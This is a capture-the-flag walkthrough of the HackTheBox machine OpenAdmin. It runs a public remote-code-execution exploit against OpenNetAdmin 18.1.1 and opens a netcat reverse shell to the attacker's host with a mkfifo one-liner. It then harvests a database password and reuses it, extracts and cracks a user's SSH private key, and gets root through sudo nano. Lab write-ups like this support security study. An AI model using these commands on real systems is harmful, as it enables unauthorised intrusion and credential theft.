HackTheBox OpenAdmin

Saikat Karmakar | Jul 13 : 2021


ip -> 10.10.10.171

- nmap

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash

- OpenNetAdmin 18.1.1



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD

DNS Domain Administration

Domains (1)

Domain name	Parent domain	Records in domain
openadmin.htb		0

Add DNS domain

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin


If you are wondering where to start, try one of these tasks:

Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

- logged in into the site by `admin:admin`

- got 2 exploits against `OpenNetAdmin 18.1.1`
  > - https://www.exploit-db.com/exploits/47691
  > - https://github.com/amriunix/ona-rce
- we have nc




```
┌[avik@kali] - [~/Desktop/ctf/WalkThroughs/HackTheBox/openAdmin] - [Tue Jul 13, 20:13]
└[$] <git:(master*)> python3 exp.py exploit http://openadmin.htb/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ l
ssh: 1: l: not found
sh$ ls
sh: 1: sls: not found
sh$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
sh$ which nc
/bin/nc
sh$
```

- got a rev shell


```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.24 1234 >/tmp/f
```

language-bash




```
WalkThroughs/HackTheBox/openAdmin  master ✗                                  22d21h ✖ ⚑ ◒
▶ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.171] 37404
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

- database info




```
www-data@openadmin:/opt/ona/www/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?>www-data@openadmin:/opt/ona/www/local/config$ 
```

- using db creds `jimmy:n1nj4W4rri0R!`




```
www-data@openadmin:/opt/ona/www/local/config$ su - jimmy
Password:
jimmy@openadmin:~$ 
```

- maybe we can get the ssh key of joanna




```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ 
```

- unusual port




```
jimmy@openadmin:/var/www/internal$ netstat -alnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    286 10.10.10.171:37404      10.10.14.24:1234        ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 10.10.10.171:80         10.10.14.24:42284       TIME_WAIT   -
tcp6       0      0 10.10.10.171:80         10.10.14.24:42278       TIME_WAIT   -
tcp6       0      0 10.10.10.171:80         10.10.14.24:40122       ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
Active UNIX domain sockets (servers and established)
```

- got the key



```
jimmy@openadmin:/var/www/internal$ curl http://localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
```

- generate hash




```
avik at kali in ~/Desktop/ctf/WalkThroughs/HackTheBox/openAdmin on master!
± /usr/share/john/ssh2john.py key > ssh_hash
```

- ssh pass

```
john --wordlist=/usr/share/wordlists/crackstation.txt ssh_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even
after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:57 15.17% (ETA: 21:20:14) 0g/s 1016Kp/s 1016Kc/s 1016KC/s
6powdercoat..6powderieses
0g 0:00:04:45 24.01% (ETA: 21:20:34) 0g/s 1071Kp/s 1071Kc/s 1071KC/s
AFFIALIED..Affian7
bloodninjas      (key)
1g 0:00:08:42 38.40% (ETA: 21:23:28) 0.001914g/s 1019Kp/s 1019Kc/s 1019KC/s
D$deO..Ddeo
```


language-bash

- we're in



```
± ssh -i key joanna@openadmin.htb
Enter passphrase for key 'key':
Enter passphrase for key 'key':
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jul 13 15:41:15 UTC 2021

  System load:  0.01               Processes:             127
  Usage of /:   49.8% of 7.81GB   Users logged in:       0
  Memory usage: 30%                IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.
```

- priv esc.




```
joanna@openadmin:/opt$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:/opt$
```

```bash
sudo nano /opt/priv
^R^X
reset; bash 1>&0 2>&0
```

language-bash

- root



```
root@openadmin:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@openadmin:/opt#
```